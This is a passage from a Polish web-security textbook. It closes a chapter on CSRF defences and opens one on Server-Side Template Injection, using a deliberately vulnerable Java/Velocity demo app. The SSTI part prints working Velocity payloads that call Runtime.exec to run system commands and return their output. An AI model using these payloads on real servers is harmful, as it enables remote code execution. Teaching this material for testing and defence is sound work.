Z drugiej strony – konsekwentne wdrożenie ochrony **w całej aplikacji** ułatwia uniknięcie niebezpiecznych wyjątków oraz objęcie ochroną również nowych funkcji w systemie. Przejdźmy do konkretnych.

### Losowe tokeny

Pierwszą zalecaną przez OWASP metodą jest *Synchronizer Token Pattern*, czyli użycie losowych tokenów (ciągów znaków) związanych z zalogowaną sesją użytkownika.

Podczas sesji użytkownika generowany jest odpowiednio długi, pseudolosowy ciąg znaków, który przekazywany jest do kolejnych żądań, np. w taki sposób:

*Listing 3. Użycie tokena anty-CSRF*

```
<form action="/transfer.do" method="post">
<input type="hidden" name="CSRFToken" value="OwY4NmQwODE4ODRjN2Q2NT1hM
mZlYWwEwYzU1YWQwMTVhM2JmNGYxYjJiMGi4MjJjZDE1ZDZMGYwMGewOA==">
[...]
</form>
```

Strona obsługująca formularz musi z kolei sprawdzić, czy przekazany token to rzeczywiście wartość, która została wygenerowana przez aplikację, i czy jest powiązana z danym użytkownikiem.

Atakujący, z jednej strony, nie zna oczywiście tokena wygenerowanego dla konkretnego użytkownika, więc nie jest w stanie przygotować działającego formularza wykorzystującego CSRF. Z drugiej strony, zauważmy, że wyciek tokena powoduje możliwość ominięcia ochrony przed CSRF.

W tym miejscu jako osobny wątek warto rozważyć żądania HTTP typu GET (te, które nie są zwykłym, nic niezmiennym w aplikacji odczytem). Z jednej strony, można dać zalecenie: dodawajmy do takich żądań token. Z drugiej strony, w przypadku metody GET trzeba pamiętać o możliwym wycieku tokena. Parametry URL są widoczne w pasku przeglądarki, zapisywane w historii przeglądarki/logach web-serwera czy przekazywane w nagłówku Referer do serwisu, który jest linkowany w naszej aplikacji.

Obecnie\* OWASP zaleca zmianę wszystkich żądań metodą GET (które zmieniają stan aplikacji) na POST. Przy okazji należy sprawdzić, czy nie można sztucznie zmienić w aplikacji żądania POST na żądanie GET (z parametrami przekazywanymi w URI).

Innym scenariuszem, w którym atakujący może uzyskać dostęp do tokena (i ominąć ochronę przeciwko CSRF), jest wykorzystanie podatności XSS. W tym przypadku napastnik realizuje dwa kroki:

1. Pobranie tokena z wykorzystaniem XSS (JavaScript).
2. Wygenerowanie żądania HTTP (np. za pomocą tego samego XSS) z osadzonym już tokenem.

Zatem jeśli mamy w naszej aplikacji XSS, **najprawdopodobniej będzie się dało ominąć ochronę przed CSRF**.

W rekomendacjach OWASP możemy znaleźć dodatkowe warianty budowania tokenów (z wykorzystaniem szyfrowania czy algorytmu HMAC). Zaznaczmy, że czasem frameworki dostarczają możliwości automatycznej ochrony przed CSRF<sup>5</sup>. Przy czym warto mieć świadomość, przed czym jesteśmy chronieni, a przed czym nie. Przykładowo Microsoft informuje:

“ASP.NET nie wspiera automatycznego dodawania tokenów anti-CSRF do żądań typu GET”.

Z kolei w Django mamy rozsądną informację (a zarazem ostrzeżenie, jak nie używać wbudowanego mechanizmu ochrony przeciwko CSRF):

\* Sierpień 2019.

\*\* „ASP.NET Core doesn't support adding antiforgery tokens to GET requests automatically”; Anderson R., Hasan F., Smith S., *Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core*, <https://docs.microsoft.com/en-us/aspnet/core/security/anti-request-forgery?view=aspnetcore-2.2>.

” W przypadku szablonów, które używają formularzy typu POST, użyj tagu `csrf_token` w środku elementu `<form>`, jeśli kieruje on do wewnętrznego URL-a, np.: `<form method="post">{% csrf_token %}`. Ta technika nie powinna być jednak wykorzystywana w formularzach, które kierują do zewnętrznych URL-i – token będzie wtedy wyciekał\*.

Tokeny anti-CSRF miały być traktowane jako poufne, więc nie można ich wysłać do innych serwisów, prawda?

Warto również zwrócić uwagę na to, co oznacza pojęcie **automatyczna** ochrona przeciwko CSRF dostępna we frameworku. Czy jest ona automatycznie włączona? A może automatyczne jest tylko generowanie (i sprawdzanie) tokenów – jeśli programista świadomie użyje odpowiedniej funkcji frameworka?

Przypominam raz jeszcze, że samo generowanie tokenów anti-CSRF nie rozwiązuje problemu – należy również koniecznie sprawdzać ich **poprawność**. Niektórzy twórcy CMS-ów na zgłoszenie podatności CSRF reagują np. tak:

” tokeny anti-CSRF mamy, ale jakoś tak wyszło, że zapomnieliśmy sprawdzać ich poprawność po stronie serwerowej\*\*.

## SameSite

Ciekawą, nową formą ochrony przed CSRF jest atrybut `SameSite`\*\*\* dodawany do ciasteczek. Odpowiednia konfiguracja blokuje wysyłanie ciastka sesyjnego, jeśli zapytanie realizowane jest pomiędzy domenami (czyli w naszym przypadku najczęściej wykorzystywany wariant – formularz typu POST znajdujący się w domenie kontrolowanej przez atakującego). W tym przypadku ofiara nadal wysyła złośliwie przygotowane żądanie HTTP do aplikacji, ale nie jest ono uwierzytelnione (czyli nie ma możliwości wprowadzania zmian w aplikacji).

Mechanizm wydaje się rozsądny w kontekście ochrony przed CSRF\*\*\*\*, ale nie zaleca się go obecnie jako jedynej metody zabezpieczenia aplikacji przed tą podatnością. Zauważmy też, że `SameSite` nie ochroni nas przed scenariuszem ataku opisanym w przykładzie 1 (bo zapytanie wysyłane jest w ramach tej samej domeny) oraz 4 (bo atak nie opiera się na ciasteczkach).

## Ekran logowania

OWASP, definiując podatność CSRF, wskazuje, że atak odbywa się na zalogowanego użytkownika. Z jednej strony, można z tym polemizować (zob. przykład 4).

\* „In any template that uses a POST form, use the `csrf_token` tag inside the `<form>` element if the form is for an internal URL, e.g.: `<form method="post">{% csrf_token %}`. This should not be done for POST forms that target external URLs, since that would cause the CSRF token to be leaked, leading to a vulnerability”; django, *Cross Site Request Forgery protection*, <https://docs.djangoproject.com/en/2.1/ref/csrf/>.

\*\* „Great find, we removed our check csrf code somewhere along the line this month, will fix asap”; Dingjie Yang, *Do Your Anti-CSRF Tokens Really Protect Your Web Apps from CSRF Attacks?*, <https://blog.qualys.com/security-labs/2015/01/14/do-your-anti-csrf-tokens-really-protect-your-applications-from-csrf-attack>.

\*\*\* Zob. rozdz. *Flaga SameSite – jak działa i przed czym zapewnia ochronę?*

\*\*\*\* Sierpień 2019.

Z drugiej – rekomendacje OWASP wskazują (słusznie), aby przed CSRF zabezpieczyć również ekran logowania.

Przywoływana jest tutaj konkretna, historyczna podatność w Google<sup>6</sup>, która realizowana była według scenariusza:

1. Atakujący zakłada swoje konto w Google.
2. Atakujący przygotowuje automatycznie wysyłający się formularz typu POST, zawierający własne dane uwierzytelniające i w pewien sposób namawia ofiarę do wejścia na stronę z tym formularzem (klasyczny element podczas wykorzystania podatności CSRF).
3. Ofiara jest automatycznie logowana, wyszukuje pewne treści.
4. Atakujący posiada dostęp do historii wyszukiwania ofiary (znajduje się ona bezpośrednio na koncie Google atakującego).

## **Nowe podatności wprowadzone przez ochronę przeciwko CSRF**

Warto mieć świadomość, że każdy nowy element aplikacji czy parametr – to potencjalnie nowe problemy bezpieczeństwa. Nie inaczej jest z tokenami CSRF, choć nowe podatności pojawiają się tutaj niezmiernie rzadko.

Przykładem niech będzie podatność zgłoszona do firmy Uber\*. W tym przypadku parametr `state` w implementacji OAuth 2.0, w którym normalnie powinien się znaleźć token anty-CSRF, zawierał adres URL, do którego przekierowywany był użytkownik. Umożliwiło to wykradanie tokenów OAuth 2.0.

## **PODSUMOWANIE**

Podatność CSRF cały czas jest istotna, choć jej ranga maleje. Świadczy o tym choćby usunięcie jej z listy OWASP Top Ten 2017 (choć w samym dokumencie można nadal znaleźć do niej bezpośrednie odniesienia). Często do wykorzystania luki potrzebna jest dodatkowa akcja ze strony ofiary (np. odwiedzin odpowiednio spreparowanej strony), co zmniejsza prawdopodobieństwo skutecznego ataku. Duża część popularnych frameworków umożliwia automatyczną ochronę przeciwko CSRF, choć pamiętajmy, żeby z tej ochrony korzystać w sposób świadomy.

---

\* „When logging into *central.uber.com*, the *state* parameter for *login.uber.com* contained a redirect location instead of a CSRF token. As a result, an attacker could modify the *state* parameter to have a poisoned *central.uber.com* path which would redirect to a custom domain after login and allow them to steal an account OAuth access token”; Chan R. (ngalog), *Open Redirect on central.uber.com allows for account takeover*, <https://hackerone.com/reports/206591>.



ksiazka.sekurak.pl/113

- 1 Smol W., *Jak wygląda atak typu Man-in-the-Browser?*, <http://sekurak.pl/jak-wyglada-atak-typu-man-in-the-browser/>
- 2 Por.: Mozilla, *Same-origin policy*, [https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin\\_policy](https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy)
- 3 Mozilla, *HTTP authentication*, <https://developer.mozilla.org/en-US/docs/Web/HTTP/Authentication>
- 4 Por. OWASP, *CheatSheetSeries: Cross-Site Request Forgery Prevention Cheat Sheet*, [https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross-Site\\_Request\\_Forgery\\_Prevention\\_Cheat\\_Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.md)
- 5 Zob. np.: *Spring Security Reference: 5.1.1. Cross Site Request Forgery (CSRF)*, <https://docs.spring.io/spring-security/site/docs/5.2.x/reference/html5/#csrf>; Anderson R., Hasan F., Smith S., *Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core*, <https://docs.microsoft.com/en-us/aspnet/core/security/anti-request-forgery?view=aspnetcore-2.2>; Laravel, *CSRF Protection*, <https://laravel.com/docs/5.8/csrf>; django, *Cross Site Request Forgery protection*, <https://docs.djangoproject.com/en/2.1/ref/csrf/>
- 6 Barth A., Jackson C., Mitchell J.C., *Robust Defenses for Cross-Site Request Forgery:3.LOGIN CSRF*, <https://seclab.stanford.edu/websec/csrf/csrf.pdf>

Mateusz Niezabitowski

# Podatność Server-Side Template Injection (SSTI)



## WSTĘP

O klasie podatności *Server-Side Template Injections* (SSTI) zrobiło się głośno dopiero w 2015 roku. Nie znaczy to, że jest to temat, który można zignorować – bardzo niska świadomość deweloperów połączona z popularnością różnego rodzaju silników szablonów (ang. *template engines*), niezależnie od wybranego języka programowania, i fakt, że w większości przypadków rezultatem wykorzystania podatności jest wykonanie dowolnego kodu na maszynie ofiary (RCE – *Remote Code Execution*), powoduje, że warto poznać zasady działania stojące za tym atakiem.

## SILNIKI SZABLONÓW

Zanim przejdziemy do omawiania podatności, warto w dwóch słowach powiedzieć, czym są tytułowe silniki szablonów. Każdy, kto napisał kilka linii kodu, spotkał się z jakimś rodzajem takiego silnika. Jako przykład przeanalizujemy prostą stronę internetową, która wyświetla dane (np. imię) zalogowanego użytkownika. Nie będziemy tworzyć statycznego pliku HTML dla każdego użytkownika, którego mamy w bazie. Zamiast tego moglibyśmy próbować „kleić” nasz wyjściowy HTML w kodzie, ale to rozwiązanie niezalecane z punktu widzenia inżynierii oprogramowania. Czy nie lepiej byłoby stworzyć jeden „wzorzec” strony z „pustymi miejscami” do wypełnienia konkretnymi danymi?

Tutaj właśnie zaczyna się stosowanie silników szablonów – zobaczmy, jak ich użycie wyglądałoby na przykładzie popularnego silnika w języku Java: Freemarker. Kod źródłowy przykładowej aplikacji\* zaprezentowano w listingu 1.

Listing 1. Przykładowe użycie silnika szablonów


```
1. @Controller
2. public class TemplateController {
3.
4.     @RequestMapping(method = RequestMethod.GET, path = "/")
5.     public String hello(Map<String, Object> model, @CookieValue(
        required = false, name = "username") String b64username)
        throws IOException {
```

---

\* Pełny kod źródłowy wszystkich przykładów jest publicznie dostępny: <https://bitbucket.org/moriraaca/ssti>.

```
6.         if (null != b64username) {
7.             String decodedUsername = new String(
8.                 Base64.getDecoder().decode(b64username));
9.             model.put("username", decodedUsername);
10.        }
11.        return "hello";
12.    }
13.
14.    @RequestMapping(method = RequestMethod.POST,
15.        path = "/updateUsername")
16.    public String updateUsername(@RequestParam("username") String
17.        username, HttpServletResponse response) {
18.        response.addCookie(new Cookie("username",
19.            Base64.getEncoder().encodeToString(username.getBytes())));
20.        return "redirect:/";
21.    }
22. }
```

Po uruchomieniu aplikacja wygląda jak na rysunku 1.



The screenshot shows a web page with a heading "Hello dear user: Anonymous" in a large, bold, black serif font. Below the heading is a label "Change your username:" followed by a text input field. The input field is empty. To the right of the input field is a small, dark, rectangular button with the text "GO" in white. Below the input field is a "Submit" button.

*Rysunek 1. Aplikacja z przykładu*

Logika jest bardzo prosta: aplikacja wyświetla powitanie. Możemy spersonalizować stronę, podając swoje imię.



The screenshot shows a web page with a heading "Hello dear user: Sekurak" in a large, bold, black serif font. Below the heading is a label "Change your username:" followed by a text input field. The input field contains the text "Sekurak". To the right of the input field is a small, dark, rectangular button with the text "GO" in white. Below the input field is a "Submit" button.

*Rysunek 2. Spersonalizowana strona powitalna*

Działanie jest następujące: gdy otrzymamy dane od użytkownika pod ścieżką `/updateUsername`, enkodujemy je za pomocą algorytmu Base64 i ustawiamy jako ciastko (listing 1, linia 16), a następnie przekierowujemy go z powrotem na stronę główną (linia 17). Na stronie głównej aplikacja sprawdza w linii 6, czy posiadamy ciastko z nazwą użytkownika – jeśli tak, dekoduje je z formatu Base64 (linia 7) i wyświetla. Tu wkraczają na scenę szablony – za część prezentacyjną odpowiada wspomniany wcześniej Freemarker. W linii 8 powyższego listingu zapisujemy zdekodowaną nazwę użytkownika do tzw. modelu (terminologia różni się pomiędzy silnikami), który jest niczym innym jak mapowaniem nazw zmiennych na ich wartości. Następnie w linii 11 zwracamy wartość `hello` – ponieważ używany w aplikacji framework Spring wie, że nasze widoki są obsługiwane przez silnik Freemarker, przekieruje on wykonanie do pliku `hello.ftl`, którego wygląd przedstawiono w listingu 2:

*Listing 2. Przykładowy szablon Freemarker*

```

1. <!DOCTYPE html>
2.
3. <html lang="en">
4.
5. <body>
6. <h1>Hello dear user: <#outputformat "HTML">${username!"Anonymous"}
   </#outputformat></h1>
7. <form action="/updateUsername" method="POST">
8. <label for="username" style="display: block; padding-bottom: 10px">
   Change your username:</label>
9. <input type="text" name="username" style="display: block;
   padding-top: 5px; width: 400px" value="<#outputformat "HTML">
   ${username!""}</#outputformat>"/>
10. <input type="submit" style="display: block; margin-top: 10px"/>
11. </form>
12. </body>
13.
14. </html>

```

Szablon tego listingu generuje dokument HTML dla użytkownika. Jak widzimy, korzystamy głównie z podstawiania zmiennych (`username` w liniach 6 i 9), a także z enkodowania danych, aby zapobiec takim atakom, jak XSS (tag `<#outputformat>` w tych samych liniach).

Użycie Freemarkera w naszej aplikacji umożliwia rozdzielenie w dogodny sposób części logiki serwera (gdzie przetwarzamy różne dane) i części prezentacji (w której generujemy wyjściowy plik HTML). Użycie szablonów jest tu jak najbardziej wskazane i pożądane.

## SERVER-SIDE TEMPLATE INJECTIONS – VELOCITY

Przejdźmy teraz do głównego tematu tego rozdziału, czyli podatności SSTI (*Server-Side Template Injections*). Aby możliwe było jej wykorzystanie, powinniśmy przetwarzać po stronie serwera szablony pochodzące od niezauważanych użytkowników. Zmodyfikujemy więc lekko aplikację: założymy, że dodaliśmy nową funkcjonalność – tak że użytkownik ma w tym momencie możliwość otrzymywania powiadomień e-mailem. Co więcej, dajemy mu możliwość spersonalizowania takich wiadomości. Dodatkowo dla jego wygody pozwalamy personalizować je za pomocą szablonów. Dzięki temu użytkownik może użyć pewnych zmiennych, które zostaną automatycznie uzupełnione przez framework.

*Listing 3. Kod zmodyfikowanej aplikacji*

```

1. @Controller
2. public class TemplateController {
3.
4.     @RequestMapping(method = RequestMethod.GET, path = "/")
5.     public String hello(Map<String, Object> model, @CookieValue(
6.         required = false, name = "username") String b64username,
7.         @CookieValue(required = false, name = "template") String
8.         b64template) throws IOException {
9.         String decodedUsername = null != b64username ? new String(
10.             Base64.getDecoder().decode(b64username)) : "";
11.         model.put("username", decodedUsername);
12.
13.         if (null != b64template) {
14.             String decodedTemplate = new String(
15.                 Base64.getDecoder().decode(b64template));
16.             model.put("template", decodedTemplate);
17.             try {
18.                 Writer userTemplateOut = new StringWriter();
19.                 VelocityContext vctx = new VelocityContext();
20.                 vctx.put("username", decodedUsername);
21.                 Velocity.evaluate(vctx, userTemplateOut, "userTemplate",
22.                     decodedTemplate);
23.                 model.put("emailMessage", userTemplateOut.toString());
24.             } catch (ParseException e) {
25.                 model.put("error", "Error in template: " + e.getMessage());
26.             }
27.         }
28.
29.         return "hello";
30.     }
31.
32.     @RequestMapping(method = RequestMethod.POST, path = "/updateUsername")

```

```

27.     public String updateUsername(@RequestParam("username")
           String username, HttpServletResponse response) {
28.         response.addCookie(new Cookie("username",
           Base64.getEncoder().encodeToString(username.getBytes())));
29.         return "redirect:/";
30.     }
31.
32.     @RequestMapping(method = RequestMethod.POST,
           path = "/updateEmailMessage")
33.     public String updateEmailMessage(@RequestParam(
           "template") String template, HttpServletResponse response) {
34.         response.addCookie(new Cookie("template",
           Base64.getEncoder().encodeToString(template.getBytes())));
35.         return "redirect:/";
36.     }
37.
38. }

```

## Hello dear user: Sekurak

Here is your email notification message:

Hi Sekurak, this is your notification!

Change your username:



Change your email notification message (type "\$username" where you want your real username):

Hi \$username, this is your notification!

Rysunek 3. Nowe funkcjonalności utworzone za pomocą szablonów

Jak widać, dużo się nie zmieniło. Dodaliśmy nowy endpoint (pod ścieżką `/updateEmailMessage`, linie 32–36), który umożliwia zmodyfikowanie naszego szablonu. Szablon jest przechowywany tak samo jak nazwa użytkownika – w ciastku. Endpoint na stronie głównej sprawdza w tym momencie również drugie ciastko – `template`. Gdy je odnajdzie (linia 9), przetwarza po odkodowaniu (linie 13–16) i umieszcza na stronie (linia 17). Jak można zauważyć, szablon jest tym razem traktowany jako stworzony dla mocno już leciwego, choć nadal szeroko używanego silnika: Velocity. W rzeczywistości nie ma potrzeby używania dwóch typów szablonów w jednej aplikacji, ale, po pierwsze, nie jest to sytuacja odosobniona, a po drugie, w naszym

przykładzie chodzi o wyraźne rozróżnienie, co stanowi problem, a co nie. Szablony Freemarkera są dostarczane przez programistę, a zatem uznawane są za bezpieczne – co więcej, same w sobie stanowią bardzo cenne narzędzie. Szablony Velocity natomiast są otrzymywane przez potencjalnie niezaufanego użytkownika i to tutaj należy szukać podatności SSTI. To, o czym musimy pamiętać, to fakt, że **szablony z punktu widzenia atakującego nie różnią się niczym od kodu wykonywalnego**. Innymi słowy, dostarczając użytkownikowi możliwość stworzenia szablonu, dajemy mu tym samym prawo do dodania nowego kodu do naszej aplikacji! Warstwa prezentacji testowej aplikacji nie zmienia się znacząco – dodano kilka elementów odpowiedzialnych za obsługę i wyświetlenie szablonów wiadomości e-mail (linie 7–12 oraz 19–23).

#### *Listing 4. Zmodyfikowany szablon*

```

1. <!DOCTYPE html>
2.
3. <html lang="en">
4.
5. <body>
6. <h1>Hello dear user: <#outputformat "HTML">${username!"Anonymous"}
   </#outputformat></h1>
7. <span style="display: block;">
   Here is your email notification message:<span>
8. <#if error??>
9. <span style="display: block; padding: 10px; color: red">
   <#outputformat "HTML">${error}</#outputformat></span>
10. <#else>
11. <textarea rows="10" cols="66" name="template" style="display: block;
   margin: 10px" disabled="disabled"><#outputformat "HTML">
   ${emailMessage!""}</#outputformat></textarea>
12. </#if>
13. <hr/>
14. <form action="/updateUsername" method="POST">
15. <label for="username" style="display: block;">
   Change your username:</label>
16. <input type="text" name="username" style="display: block; margin: 10px;
   width: 400px" value="<#outputformat "HTML">${username!""}>
   </#outputformat>"/>
17. <input type="submit" style="display: block; margin: 10px"/>
18. </form>
19. <form action="/updateEmailMessage" method="POST">
20. <label for="template" style="display: block;">Change your email
   notification message (type "${username}" where you want your real
   username):
   </label>

```

```

21. <textarea rows="10" cols="66" name="template" style="display: block;
    margin: 10px"><#outputformat "HTML">${template!""}
    </#outputformat></textarea>
22. <input type="submit" style="display: block; margin: 10px"/>
23. </form>
24. </body>
25.
26. </html>

```

Warto w tym miejscu podkreślić coś, o czym już zdawkowo wspomniałem – można zauważyć, że programista miał pewną świadomość zagrożeń cziphających na aplikacje webowe: uważna analiza kodu, a dokładnie – naszego szablonu definiującego zawartość strony, kieruje uwagę na tag `<#outputformat "HTML">`, którego zadaniem jest enkodowanie naszego wyjścia uniemożliwiające atak typu XSS. Należy to podkreślić, gdyż **obrona przed XSS, jak się za chwilę okaże, jest niewystarczająca**. Nawet jeśli aplikacja broni się przed XSS, warto spróbować payloadów testujących pod kątem SSTI. Co więcej, odwrotność tego twierdzenia również jest prawdziwa: w momencie kiedy odnajdziemy już w testowanej aplikacji atak XSS, warto sprawdzić, czy nie wystąpi dodatkowo problem SSTI – skoro programista zapomniał o jednej klasie podatności, istnieje spore ryzyko, że zapomniał też o innej...

Oczywiście, powyższa aplikacja jest bardzo prosta i nie miałyby wielu zastosowań w rzeczywistości (o prostotę zresztą na tym etapie nam chodzi), ale nie dajmy się zwieść – możliwość definiowania szablonów (albo ich części, co już wystarcza) zdarza się zaskakująco często. Realnymi przykładami są wszystkie sytuacje, w których chcemy umożliwić użytkownikowi pewną automatyzację, np. w definiowaniu szkieletów wiadomości e-mail (jak w przykładzie) czy przy tworzeniu stron HTML z użyciem prostszego „języka” (np. systemy CMS czy Wiki) i wiele innych. Często z SSTI mamy do czynienia tam, gdzie się tego nie spodziewamy – doskonałym przykładem jest *bug bounty* z 2016 roku: RCE poprzez SSTI na serwerach aplikacji Uber (za – bagatela – 10 tysięcy dolarów)<sup>1</sup>. Tego typu błędy zdarzają się z reguły wtedy, gdy programista używa szablonów w nieprawidłowy sposób, to znaczy „klei” je dynamicznie na serwerze przed przetwarzaniem.

Wróćmy jednak do testowej aplikacji – w czym leży problem? Na czym polega tytułowa podatność? Jak uzyskać RCE?

Metoda wykorzystania podatności będzie się różniła w zależności od użytego silnika (w naszym wypadku Velocity). Możemy zatem odwołać się do badania Jamesa Kettle’a<sup>2</sup> z firmy PortSwigger. To właśnie jemu zawdzięczamy nagłośnienie (a w dużej mierze i odkrycie) omawianej klasy podatności – zaprezentowanej najpierw na konferencji Black Hat USA 2015<sup>3</sup>, a następnie opisanej w pracy naukowej<sup>4</sup>, dostępnej również w lekko zmienionej formie w postaci wpisu na blogu<sup>5</sup>. Spróbujmy zatem rozpocząć atak. James Kettle proponuje użyć zmiennej `$class`:

**Hello dear user: Sekurak**

Here is your email notification message:

Exploiting: \$class

Change your username:

Sekurak

Submit

Change your email notification message (type "\$username" where you want your real username):

Exploiting: \$class

Submit

Rysunek 4. Próba eksploatacji podatności w przykładowej aplikacji wykorzystującej szablony – użycie zmiennej `$class`

Nic się nie stało? Dlaczego? Okazuje się, że ta zmienna jest dostępna w **rozszerzeniu** Velocity, a nie w głównym module. Mimo że Kettle (zdając sobie z tego sprawę) przekonuje, iż rozszerzenie to jest włączone praktycznie wszędzie, to z moich obserwacji wynika, że tak niestety nie jest. W związku z tym oryginalny payload nie zadziała w naszym przypadku... Czy to znaczy, że nic nie da się zrobić?

Na szczęście są inne możliwości – mając jakiś czas temu do czynienia z błędem typu *Server-Side Template Injection*, w którym nie działała zmienna `$class`, odkryłem inny – w pewnym sensie prostszy i bardziej naturalny – sposób uzyskania RCE. Spróbujmy wykonać następujący szablon:

**Hello dear user: Sekurak**

Here is your email notification message:

This is string

Change your username:

Sekurak

Submit

Change your email notification message (type "\$username" where you want your real username):

```
#set( $string = "This is string" )
$string
```

Submit

Rysunek 5. Test tworzenia zmiennych w Velocity

Dyrektywa `#set` pozwala nam przypisać do zmiennej – w naszym przypadku `$string` – pewną wartość. U nas jest nią string `This is string`, który następnie wyświetlamy. Argumentacja jest następująca: skoro zmienna `$string` jest stringiem, a w Javie stringi są obiektami klasy `java.lang.String`, to być może jesteśmy w stanie dostać się do pól tej klasy? Spróbujmy:

**Hello dear user: Sekurak**

Here is your email notification message:

```
class java.lang.String
```

Change your username:

Change your email notification message (type "\$username" where you want your real username):

```
#set( $string = "This is string" )
$string.class
```

Rysunek 6. Odwołanie do pola klasy `java.lang.String`

Bingo! Utworzenie prostego payloadu wykonującego komendę systemową z tego miejsca (jeśli mamy dostęp do obiektu typu `java.lang.Class`) jest już formalnością:

**Hello dear user: Sekurak**

Here is your email notification message:

Change your username:

Change your email notification message (type "\$username" where you want your real username):

```
#set( $string = "This is string" )
#set( $process = $string.class.forName("java.lang.Runtime").getRuntime().exec("sleep 5") )
#set( $processResult = $process.waitFor() )
#set( $result = "" )
```

Rysunek 7. Payload wykonujący komendę systemową – nie zwraca danych

Po wysłaniu powyższego payloadu rzeczywiście zaobserwujemy, że serwer czeka 5 sekund z odpowiedzią. Wygląda na to, że wszystko działa i że mamy możliwość wykonywania dowolnych komend. Niestety, na razie wykonywanych trochę po omacku (ang. *blind*) – nie widzimy wyniku działania. Nic nie stoi jednak na przeszkodzie, aby to zmienić, choć nasz payload się trochę skomplikuje.

Listing 5. Zmodyfikowana wersja payloadu

```

1. #set( $string = "This is string" )
2. #set( $process = $string.class.forName(
    "java.lang.Runtime").getRuntime().exec("uname" )
3. #set( $characterClass = $string.class.forName("java.lang.Character" ) )
4. #set( $processResult = $process.waitFor() )
5. #set( $out = $process.getInputStream() )
6. #set( $result = "" )
7.
8. #foreach( $i in [1..$out.available()] )
9. #set( $char = $string.valueOf($characterClass.toChars($out.read())) )
10. #set( $result = "$result$char" )
11. #end
12. $result

```

I wynik jego działania:

**Hello dear user: Sekurak**

Here is your email notification message:

Linux

Change your username:

Sekurak

Submit

Change your email notification message (type "\$username" where you want your real username):

```

#set( $string = "This is string" )
#set( $process =
$string.class.forName("java.lang.Runtime").getRuntime().exec("uname" )
#set( $characterClass = $string.class.forName("java.lang.Character" ) )
#set( $processResult = $process.waitFor() )
#set( $out = $process.getInputStream() )
#set( $result = "" )

#foreach( $i in [1..$out.available()] )
#set( $char = $string.valueOf($characterClass.toChars($out.read())) )
#set( $result = "$result$char" )
#end
$result

```

Submit

Rysunek 8. Zmodyfikowany payload – zwraca dane

Działa! Przeanalizujmy teraz, co dzieje się w kolejnych krokach eksploita.

Tworzymy obiekt klasy `java.lang.String` (linia 1), a następnie z jego pomocą w linii 2 pobieramy obiekt typu `java.lang.Class` dla klasy `java.lang.Runtime`, który wykorzystujemy do uruchomienia procesu z naszą komendą `uname`. W linii 3 pobieramy obiekt `java.lang.Class` dla klasy `java.lang.Character` (którego będziemy jeszcze potrzebować). Następnie (linia 4) czekamy na zakończenie działania naszego procesu, po czym pobieramy obiekt typu `java.io.InputStream` (linia 5), z którego możemy przeczytać dane wyjściowe z jego wykonania. Sam proces czytania jest nieco żmudny ze względu na specyfikację języka Java: w pętli (linie 8–11) od 1 do wartości `$out.available()` (ta metoda zwraca liczbę znaków w strumieniu wejściowym) pobieramy bajt jako liczbę i za pomocą uzyskanej wcześniej klasy `java.lang.Character` zamieniamy ją na znak, a następnie – na string (linia 9). Wynik tej operacji doklejamy do zmiennej `$result` w linii 10. Finalnie, po zakończeniu pętli, wypisujemy zmienną `$result` i jest to już pełne wyjście procesu na ekran (linia 12).

Jak widać, niespecjalnie trudny – szczególnie dla osób zaznajomionych z Javą – payload umożliwia nam wykonanie dowolnego kodu na serwerze oraz pobranie jego wyniku.

## Teoria, metodyka, narzędzia

Zaprezentowałem już, jak wygląda podatność SSTI oraz jak ją wyeksploatować. Pewnym problemem jest jednak fakt, że istnieje bardzo duża liczba różnych silników szablonów, a każdy działa nieco inaczej. Pytania nasuwają się więc same – jak wykryć, że dana aplikacja jest podatna na atak SSTI? Jak zidentyfikować, z którym silnikiem mamy do czynienia? Wreszcie, jak wyeksploatować podatność w przypadku ogólnym?

Poznajmy teraz odpowiedzi na te pytania.

## Identyfikacja podatności


Warunkiem koniecznym do eksploatacji – co wydaje się oczywiste – jest przyjmowanie przez aplikację danych od użytkownika. Bardzo uprości sprawę (choć nie jest to konieczne), jeśli te dane po ewentualnym przetworzeniu zostaną nam zwrócone. W zasadzie mamy trzy możliwości potraktowania danych, które szerzej przedstawiam poniżej.

Rozważmy najprostszy przypadek: dane użytkownika są w całości traktowane jak szablon – a więc sytuacja z wcześniejszego przykładu.

*Listing 6. Kod z danymi użytkownika traktowanymi jak szablon*

```
1. Writer userTemplateOut = new StringWriter();
2. Template template = new Template("userTemplate", userTemplate,
    configuration);
3. Map<String, Object>templateModel = new HashMap<>();
4. templateModel.put("username", "someusername");
5. template.process(templateModel, userTemplateOut);
```

Aby bez dostępu do kodu (perspektywa atakującego) upewnić się, że mamy do czynienia z silnikiem szablonów, wstrzyknijmy jakiś prosty element składni. Z reguły w takich przypadkach dobrze sprawdzają się np. proste wyrażenia arytmetyczne typu `${2*2}`. Tego rodzaju payload w silniku Freemarker zredukuje się po prostu do wyniku 4:



[Back](#)

Here is your template:

